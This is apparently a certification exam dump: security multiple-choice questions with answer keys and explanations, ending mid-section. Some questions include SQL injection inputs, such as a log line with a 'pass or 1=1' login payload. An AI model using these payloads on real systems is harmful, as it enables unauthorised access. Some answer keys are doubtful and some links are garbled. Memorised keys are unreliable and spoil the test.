During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredded, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system drives once they are disposed of?

- A. Overwriting all HDD blocks with an alternating series of data.
- B. Physically disabling the HDDs by removing the drive head.
- C. Demagnetizing the hard drive using a degausser.
- D. Deleting the UEFI boot loaders from each HD

Answer: C

NEW QUESTION 248

Which of the following is a feature of virtualization that can potentially create a single point of failure?

- A. Server consolidation
- B. Load balancing hypervisors
- C. Faster server provisioning
- D. Running multiple OS instances

Answer: A

NEW QUESTION 249

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the most likely cause?

- A. Attackers are running reconnaissance on company resources.
- B. An outside command and control system is attempting to reach an infected system.
- C. An insider trying to exfiltrate information to a remote network.
- D. Malware is running on a company system

Answer: B

NEW QUESTION 252

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter

Port state 161/UDP open 162/UDP open 163/TCP open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

- A. Patch and restart the unknown services.
- B. Segment and firewall the controller's network
- C. Disable the unidentified service on the controller.
- D. Implement SNMPv3 to secure communication.
- E. Disable TCP/UDP PORTS 161 THROUGH 163

Answer: D

NEW QUESTION 256

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which of the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 260

Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

Answer: B

NEW QUESTION 265

A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43

Serial: 002301028176

Device_name: COMPSEC1 Type: CORRELATION

Source: domain\samjones Src: 10.50.50.150

Object_name: beacon detection Object_id: 6005

Category: compromised-host Severity: medium

Evidence: host repeatedly visited a dynamic DNS domain (17 times) After reviewing the alert, which of the following is the BEST analysis?

- A. the alert is a false positive because DNS is a normal network function.
- B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. this alert indicates an endpoint may be infected and is potentially contacting a suspect host

Answer: B

NEW QUESTION 269

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and the analyst continues to

review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 274

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

Answer: AC

NEW QUESTION 275

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec... analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 276

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanne

Answer: C

NEW QUESTION 278

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

Answer: AC

NEW QUESTION 283

An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

Answer: B

Explanation:

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control

security policies, including United States Department of Defense–style mandatory access controls (MAC).

NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can

be caused by malicious or flawed applications. Incorrect Answers:

A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

References:

<https://en.wikipedia.org/wiki/SeLinux> HYPERLINK "https://en.wikipedia.org/wiki/Security-Enhanced_Linux"curity-Enhanced_Linux

NEW QUESTION 286

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

Answer: B

Explanation:

Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.

It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.

Incorrect Answers:

A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.

D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:

https://en.wikipedia.org/wiki/Data_deduplication

NEW QUESTION 287

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

Answer: A

Explanation:

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: https://en.wikipedia.org/wiki/NT_LAN_Manager

NEW QUESTION 292

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

Answer: A

Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

https://en.wikipedia.org/wiki/Hardware_security_module <http://HYPERLINK>

"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"researcher.watson.ibm.com/researcher/HYPERLINK

"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"view_group.php?id=2850

NEW QUESTION 295

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

Answer: C

Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data.

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 296

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

Answer: D

Explanation:

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

NEW QUESTION 300

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network. Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Explanation:

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets.

Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).

In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:

B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.

C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001.

Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.

D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.

References: https://en.wikipedia.org/wiki/Teredo_tunneling

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NEW QUESTION 301

A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

- A. Software-based root of trust
- B. Continuous chain of trust
- C. Chain of trust with a hardware root of trust
- D. Software-based trust anchor with no root of trust

Answer: C

Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

The TPM is the hardware root of trust.

Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.

Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:

A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.

B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

References: <https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf>

NEW QUESTION 305

select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

Answer: D

Explanation:

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.

B: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.

References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 310

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

- A. Insecure direct object references, CSRF, Smurf
- B. Privilege escalation, Application DoS, Buffer overflow
- C. SQL injection, Resource exhaustion, Privilege escalation
- D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:

Insecure direct object references are used to access data

A. CSRF attacks the functions of a web site which could access data

A. A Smurf attack is used to take down a system.

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

Incorrect Answers:

B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.

C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.

D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:

http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) <http://www.webopedia.com/TERM/S/smurf.html>

NEW QUESTION 313

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive data

Answer: BD

Explanation:

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

Incorrect Answers:

A: This question is asking which of the following additional controls MUST be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.

C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.

E: Full-drive file hashing is not required because we already have full drive encryption.

F: Split-tunnel VPN is used when a user is remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.

References:

<http://whatis.techtarget.com/definition/data-loss-prevention-DLP>

NEW QUESTION 318

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the

upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 - - [02/Mar/2014:06:13:04] "GET
```

```
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
- D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Explanation:

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 322

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

- A. Synchronous copy of data
- B. RAID configuration
- C. Data de-duplication
- D. Storage pool space allocation
- E. Port scanning
- F. LUN masking/mapping
- G. Port mapping

Answer: FG

Explanation:

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.

Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

Incorrect Answers:

A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.

B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.

C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.

D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.

E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.

References: <http://searchvirtualstorage.techtarget.com/definition/LUN-masking> https://en.wikipedia.org/wiki/Fibre_Channel_zoning

NEW QUESTION 323

An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

- A. Implementing federated network access with the third party.
- B. Using a HSM at the network perimeter to handle network device access.
- C. Using a VPN concentrator which supports dual factor via hardware tokens.
- D. Implementing 802.1x with EAP-TTLS across the infrastrucur

Answer: D

Explanation:

IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.

The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital

certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.

EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the

server certificates. Incorrect Answers:

A: Federated network access provides user access to networks by using a single logon. The logon is authenticated by a party that is trusted to all the networks. It does not ensure that all devices that connect to its networks have been previously approved.

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. It does not ensure that all devices that connect to its networks have been previously approved.

C: A VPN concentrator provides VPN connections and is typically used for creating site-to-site VPN architectures. It does not ensure that all devices that connect to its networks have been previously approved.

References: http://en.wikipedia.org/wiki/IEEE_802.1X

<https://www.juniper.net/techpubs/software/aHYPERLINK> "https://www.juniper.net/techpubs/software/aaa_802/sbr/sbr70/sw-sbr-admin/html/EAP-024.html"aa_802/HYPERLINK "https://www.juniper.net/techpubs/software/aaa_802/sbr/sbr70/sw-sbr-admin/html/EAP-024.html"sbr/sbr70/sw-sbr-admin/html/EAP-024.html

NEW QUESTION 328

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

Answer: A

Explanation:

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.

C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.

D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 331

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

- A. Jailbroken mobile device
- B. Reconnaissance tools
- C. Network enumerator
- D. HTTP interceptor
- E. Vulnerability scanner
- F. Password cracker

Answer: DE

Explanation:

Communications between a mobile web application and a RESTful application server will use the HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.

To assess the security of the application server itself, you should use a vulnerability scanner.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Incorrect Answers:

